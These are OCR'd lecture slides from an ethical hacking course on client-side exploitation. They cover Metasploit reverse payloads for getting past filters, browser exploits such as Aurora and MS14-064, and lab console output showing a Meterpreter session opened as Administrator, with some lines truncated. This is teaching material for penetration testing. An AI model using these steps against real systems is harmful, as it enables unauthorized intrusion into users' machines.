
CNIT 124: Advanced Ethical Hacking


Penetration Testing
A Hands-On Introduction to Hacking
Georgia Weidman
Foreword by Peter Van Eeckhoutte

Ch 10: Client-Side Exploitation

Rev. 10-26-17

Low-Hanging Fruit

- The weakest defenders have these sorts of problems
  - Vulnerable services listening on network ports
  - Unchanged default passwords
  - Misconfigured web servers

Defenses

- Install all security patches
- Audit passwords and remove easily-guessed or easily-cracked ones
- Control user roles
  - Regular users don't have administrative rights on their workstations
  - Software is installed and maintained by the security staff

Other Attacks

- That don't require direct network access
- Target local software—not listening on a network port
- Payloads
  - Bind shell won't work, because such systems are behind firewalls
  - Reverse connections may work

Topics

- Bypassing Filters with Metasploit Payloads
- Client-Side Attacks
  - Browser Exploitation
  - Running Scripts in a Meterpreter Session
  - PDF Exploits
  - Java Exploits
  - browser_autopwn

Bypassing Filters with Metasploit Payloads

All Ports

- Filters may not allow an outgoing connection to port 4444 (Metasploit's *reverse_tcp* default)
  - But it may allow connections to ports 80 or 443
- *reverse_tcp_allports* payload will try all ports
  - First it tries LPORT, then all other ports
  - May cause target application to hang for a long time

HTTP and HTTPS Payloads

- Traffic follows HTTP and HTTPS specifications
- Packet-based, not stream-based like TCP payloads
- Interrupted sessions can recover and reconnect

Proxy Servers

- HTTP and HTTPS payloads use the Internet Explorer proxy settings
    - May fail when running as SYSTEM because those proxy settings are not defined
- *reverse_http_proxy* payload allows the attacker to manually specify proxy settings

Client-Side Attacks

Local Attacks

- Attacking Web browsers, document viewers, music players, etc.
  - Create malicious file
  - Trick user into opening it on the target system
  - Then the machine makes a connection back to the attacker
- Such attacks are more important in penetration tests
  - Because more companies are finding and fixing network-listening vulnerabilities


Attacking Through NAT

- Workstations and mobile devices typically lack a public IP address
  - They cannot be directly attacked
  - But they can still make outgoing connections to the attacker (reverse)
  - BUT it all relies on social engineering
  - Target must open a file, or click a link

Browser Exploitation

Malicious Web Page

- Get user to visit a malicious Web page
- Hijack execution in the browser and execute a payload



www.jailbreakme.com

JailbreakMe

Cydia
Jay Freeman (saurik)
Jailbreak by comex.

FREE

This site is very old by now and does not support recent firmware, but you can still use it.

JailbreakMe is the easiest way to free your device. Experience iOS as it could be, fully customizable, themeable, and with every tweak you could possibly imagine.

Safe and completely reversible (just restore in iTunes), jailbreaking gives you control over the device you own. It only takes a minute or two, and as always, it's completely free.

Please make an iTunes backup before jailbreaking.

More Information ›

Tell a Friend ›

This jailbreak was brought to you by comex, with the help of Grant Paul (chpwn), Jay Freeman (saurik), MuscleNerd, and many others. Please don't use this for piracy. Donate?

Legal ›


Aurora Attack

- Chinese hackers used it against Google, Adobe, and Yahoo!
- A zero-day IE vulnerability
  - After this attack, Google switched to Chrome
- Metasploit module
  - *exploit/windows/browser/ms10_002_aurora*

Running Scripts in a Meterpreter Session


Normal IE Attack

- Start a malicious Web server



```
msf exploit(ms14_064_ole_code_execution) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms14_064_ole_code_execution) > set URIP
set URIPATH  set URIPORT
msf exploit(ms14_064_ole_code_execution) > set URIPATH YOURNAME
URIPATH => YOURNAME
msf exploit(ms14_064_ole_code_execution) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.119.130:4444
[*] Using URL: http://0.0.0.0:80/YOURNAME
[*] Local IP: http://192.168.119.130:80/YOURNAME
[*] Server started.
msf exploit(ms14_064_ole_code_execution) > 
```

Open the Malicious Page


http://192.168.119.130/YOURNAME - Windows Internet Explorer
http://192.168.119.130/YOURNAME
Live Search
http://192.168.119.130/YOURNAME
Page
Tools

This website wants to run the following add-on: 'Java SE Runtime Environment 7 Update 25' from 'Oracle America, Inc.'. If you trust the website and the add-on and want to allow it to run, click here...

Information Bar

Did you notice the Information Bar?


The Information Bar alerts you to security-related conditions (for example, if a potentially unsafe file or pop-up was just blocked). If a webpage does not display properly, look for the Information Bar at the top of the page and click it.

□ Don't show this message again

Learn about the Information Bar

Waiting for http://192.168.119.130/YOURNAME/RcsTEB/...


Own the Target



```
[*] Started reverse handler on 192.168.119.130:4444
[*] Using URL: http://0.0.0.0:80/YOURNAME
[*] Local IP: http://192.168.119.130:80/YOURNAME
[*] Server started.
msf exploit(ms14_064_ole_code_execution) > [*] 127.0.0.1
ation.
[*] 127.0.0.1        ms14_064_ole_code_execution - Sending
[!] 127.0.0.1        ms14_064_ole_code_execution - Exploit
tp://r-7.co/PVbcgx
[*] 192.168.119.129  ms14_064_ole_code_execution - Gatheri
[*] 192.168.119.129  ms14_064_ole_code_execution - Sending
[*] 192.168.119.129  ms14_064_ole_code_execution - Sending
[*] 192.168.119.129  ms14_064_ole_code_execution - Sending
[*] Sending stage (885806 bytes) to 192.168.119.129
[*] Meterpreter session 1 opened (192.168.119.130:4444 -> 1
sessions -i 1
[*] Starting interaction with 1...

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: WIN-JWBPPZSXEFV\Administrator
meterpreter > 
```

Meterpreter Lives in a Process

- Terminating this process kills the Meterpreter session



```
meterpreter > getpid
Current pid: 3924
meterpreter > █
```






Image Name	PID	User Name	CPU	Memory (...	Description
jahDsqHNMP.exe	3924	Administrator	00	3,828 K	ApacheBench command line ...
svchost.exe	3668	NETWORK ...	00	1,260 K	Host Process for Windows S...
iashost.exe	3528	NETWORK ...	00	6,764 K	IAS Host
TPAutoConnect.exe	3348	Administrator	00	3,472 K	ThinPrint AutoConnect comp...

Migrate Script



